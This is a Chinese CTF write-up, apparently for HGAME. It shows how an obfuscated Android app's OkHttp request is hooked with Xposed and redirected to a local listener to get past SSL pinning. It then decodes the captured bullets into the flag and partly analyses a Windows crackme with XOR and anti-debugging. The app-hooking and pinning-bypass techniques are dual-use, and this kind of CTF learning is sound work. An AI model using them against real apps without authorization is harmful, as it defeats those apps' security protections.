    stringArray = new String[]{str};
    oa.a(str2, stringArray);
    rq rb = oa.b();
    mp.a_Equals(rb, fd.c(rb, "certificatePinner").q);
    fd.c(rb, "certificatePinner").q = rb;
    fd.i("https://hgame.vidar.club", fd.j(fd.h(str, "name", str1, "value"),
jr$b.a(k, str1, 0, vboolean, " \\'':<=>@[^\^{}|/\\"?#&!$\\(\\),~", false,
vboolean1, true, false, null, 91), arrayList, fd.h(str, "name", str1, "value")),
19530, new mr(fd.c(rb, "certificatePinner"))).d();
}
```

看下其中的一个线程，简单看一下就知道向 `https://hgame.vidar.club` 发了一个请求，`fd` 估计是 `okhttp.Request.Builder` 的实例

这里有一个细节 `certificatePinner`，查百度后知道是 `SSL Pinning`，证书导出问题不大，但是当时做题的时候环境没有 `JustTrustMe`，导入证书挺麻烦

本来没有混淆的话，`okhttp` 有个技巧就是随便hook下加个 `Interceptor` 一把梭，但是因为混淆的关系卡了很久

但是突然想到了一个办法，就是绕过静态分析，直接上我最喜欢的hook

### 非预期解警告

查了一圈，知道了 `SSL Pinning` 是针对特定host而言的，而且host和body的拼接逻辑没直接关系，那只要hook `fd.i` 方法，修改请求地址到本地服务器，就不用费工夫去 `TrustManagerImpl` 清证书抓包了，直接起个http服务守株待兔拿完整请求

我这里用的是 `EdXposed` 方案，如果没root可以用 `Objection` 这个项目，向app注入一个frida服务端，frida的好处在于甚至有读写监视和inline hook能力，不过我还是偏好 `Xposed-style API`

还有一个问题，因为app加了壳，需要等待壳代码执行完成，app类加载器被替换之后才能hook到 `fd.i` 方法，一般是在 `Application` 的 `onCreate` 方法之后

```
@Override
    public void handleLoadPackage(XC_LoadPackage.LoadPackageParam lpparam)
    throws Throwable {
        if(!lpparam.packageName.equals("com.ryen.gun")){
            return;
        }
        final ClassLoader stubLoader= lpparam.classLoader;
        final Class<?> awClass=
        stubLoader.loadClass("com.SecShell.SecShell.Aw");
        Method onCreateMethod= awClass.getDeclaredMethod("onCreate");
        XposedBridge.hookMethod(onCreateMethod, new XC_MethodHook() {
            @Override
            protected void afterHookedMethod(MethodHookParam param) throws
            Throwable {
                super.afterHookedMethod(param);
                Class<?> hClass=stubLoader.loadClass("com.SecShell.SecShell.H");
                Field appNameField= hClass.getDeclaredField("APPNAME");
                appNameField.setAccessible(true);
                String appName= (String) appNameField.get(null);
                XposedBridge.log("app name:"+appName);
                Application app= (Application) param.thisObject;
                Class<?> mainActivityClass=
                app.getClassLoader().loadClass("com.ryen.gun.MainActivity");
                XposedBridge.log("main activity:"+mainActivityClass.getName());
                Class<?> osgClass=app.getClassLoader().loadClass("fd");
                XposedBridge.log("fd class:"+osgClass.getName());
                //hook fd.i

            }
        });
    }
}
```

因为 `fd.i` 的参数比较多，而且类型比较复杂，所以采用for遍历所有方法再匹配的方式拿到 `Method` 对象

```
for (Method method:osgClass.getDeclaredMethods()){
    if(method.getName().equals("i")){
```

```

        XposedBridge.hookMethod(method, new XC_MethodHook() {
            @Override
            protected void beforeHookedMethod(MethodHookParam
param) throws Throwable {
                super.beforeHookedMethod(param); //wk
                XposedBridge.log("fd.i args:"
+Arrays.deepToString(param.args));
                param.args[0]="http://[vps-ip]:1234";
                Field
cField=param.args[1].getClass().getDeclaredField("c");
                cField.setAccessible(true);
                List<String> list= (List<String>)
cField.get(param.args[1]);
                String bullet=list.get(0);
                mTimeBulletMap.put((Long)param.args[2],bullet);
                XposedBridge.log("bullet:"+bullet+"
time:"+param.args[2]);
                if(bullet.equals("z")&&param.args[2].equals(new
Long(79659L))){
                    XposedBridge.log("seemed all done");
                    XposedBridge.log(new
Gson().toJson(mTimeBulletMap));
                }
                param.args[2]=Long.parseLong("1");
            }
        });
        XposedBridge.log("fd.i hooked");
        Debug.waitForDebugger();
        XposedBridge.log("debugger attached");
    }
}

```

在本地起nc，一段时间后（因为有fd.i里有Thread.Sleep）拿到第一个请求

```

POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 8
Host: [vps-ip]:1234
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/4.9.0

bullet=q

```

结合上面线程的代码，发现 str1 就是bullet的内容，然后把host改成原来的重放，发现并没有拿到flag，直接stuck

问了 托司机 学长，得到提示，bullet不可能只有一发，然后才关注到每个线程的 str1 的值是不一样的

后来觉得等待时间太久，没必要等，而且发现发送顺序并不是代码里线程的 run 调用顺序，而且其实并没有实际启动线程，那就直接把sleep的长度和对应的字符通过 mTimeBulletMap 记录下来

```
public Map<Long,String> mTimeBulletMap=new TreeMap<>(new Comparator<Long>() {
    @Override
    public int compare(Long o1, Long o2) {
        return (int) (o1-o2);
    }
});
```

mTimeBulletMap 是一个自排序的map，按照key升序排序

```
if(bullet.equals("z")&&param.args[2].equals(new Long(79659L))){
    xposedBridge.log("seemed all done");
    xposedBridge.log(new
Gson().toJson(mTimeBulletMap));
}
```

所以到最后一个字符，也就是 z 时，可以直接序列化整个map，拿到bullet的序列

而实际sleep的时间都改成1就可以了

```
param.args[2]=Long.parseLong("1");
```

这里再提一个小技巧，原本等待附加调试需要用 `am start -d` 命令启动app，很麻烦，但是如果使用 `Debug.waitForDebugger();`，就可以直接在这个语句处等待调试器附加，比输命令更方便灵活，但是需要注意应用本身要可调试或 `ro.debuggable=1`，否则会直接跳过

在 `xposedBridge.log(new Gson().toJson(mTimeBulletMap));` 下个断，附加跑一遍

断下后，执行 `Arrays.toString(mTimeBulletMap.values())` 拿到一串字符

```
Oazsdgmpgmfuaz%21%20ftq%20eqodqf%20ar%20ftq%20mbbe%20ue%20tqdq%2C%20ftue%20otmxx
qzsq%20ue%20uzebudqp%20nk%20NkfQFR%20arrxuzq%20omybmusz%2C%20ftq%20rxms%20ue%20
tsmyq%7BdQh3x_y3_nk_z4F1h3_0d_zi7I0dw%7D
```

URLDecode后得到

```
Oazsdgmpgmfuaz! ftq eqodqf ar ftq mbbe ue tqdq, ftue otmxxqzsq ue uzebudqp nk
NkfQFR arrxuzq omybmusz, ftq rxms ue tsmyq{dQh3x_y3_nk_z4F1h3_0d_zi7I0dw}
```

好家伙还有一层凯撒，结合flag格式 `hgame{}`，得到偏移12，解密后得到

```
Congruaduation! the secret of the apps is here, this challenge is inspired by
ByteCTF offline campaign, the flag is hgame{rEv3l_m3_by_n4T1v3_0r_nw7w0rk}
```

拿到flag `hgame{rEv3l_m3_by_n4T1v3_0r_nw7w0rk}`，已经是第二天了，竟然拿了一血

还是希望有会so修复的学长可以推荐一些好的教程，或者要学的东西，网上的大多很不详细（可能是我基础不好）

## [stuck] helloRe3

太怪了，有个变形TEA和CRC32表居然没调用？CRT+MFC垃圾函数真的多，怀疑还有个UI库

开局起一个线程，找到了CHECK对应的函数 `sub_7FF74DAA8BD0`，里面无限循环等待点击CHECK

输入在 `sub_140096010`，输入后的值会和 `off_7FF6F9E8D000` 里的偏移对应，存在

`byte_7FF74DCB5820`

```
{ 2f
} 30
```

如果是65就把全局变量 `byte_7FF74DCB6874` 设成1，进入检查

flag长度 14h，然后每一位过一个 `0xFF` 的异或

异或后的输入经过 `sub_7FF74DA6BC07`

`sub_7FF6F9C5FDF2` 里面看上去先是一个密钥扩展，之后输入不变

然后和输入进行 `xor rcx rdx` 异或，输入了两次不同的值发现每次 `rcx` 的值都不变

```
7e ba 4d c5 26 ef 63 0d 27 94 99 ec 33 d6 10 f4 52 cd 3f a4
```

结果和 `unk_7FF74DCA3720` 一起比较

```
4D AF 27 AD E1 EC 6D DA F0 31 5E 9A 9E 29 FA BE 6B 08 C8 49
```

我尝试直接把输入改成比较的结果然后设定rip跳过这个函数，然后调用 `sub_7FF74DBAFD80` 就返回了正确

后来直接把比较的值异或回去

```
from pwn import *
key="7e ba 4d c5 26 ef 63 0d 27 94 99 ec 33 d6 10 f4 52 cd 3f a4".split(" ")
cipher="4D AF 27 AD E1 EC 6D DA F0 31 5E 9A 9E 29 FA BE 6B 08 C8 49".split(" ")
dec=b''
dec_hex=""
for i in range(0x14):
    key_bit=int(key[i],base=16)
    cipher_bit=int(cipher[i],base=16)
    dec_val=(cipher_bit^key_bit)
    dec+=dec_val.to_bytes(1,'big',signed=False)
print(hexdump(dec))
print(dec)
```

得到一堆乱码

```
00000000 33 15 6a 68 c7 03 0e d7 d7 a5 c7 76 ad ff ea 4a
|3.jh|...|...v|...J|
00000010 39 c5 f7 ed |9...|
00000014
```

按位 `0xff` 异或之后没发现感兴趣的字符

```
00000000  cc ea 95 97 38 fc f1 28 28 5a 38 89 52 00 15 b5
|...|8..|(Z8.|R...|
00000010  c6 3a 08 12                                     |...|
00000014
```

CHECK函数开头读了 `gs:60h` 调试状态, 输出 `being debugged ? 1`, 怀疑有反调改了关键数据, 但是题目的 `sub_140095F70` 函数调用了 `NtCurrentPeb()->BeingDebugged = 1;`, 改的本来就是 `gs:60h`, 会让 `IsDebuggerPresent` 返回1

在所有 `IsDebuggerPresent` 处下了断没一个命中的, 直接stuck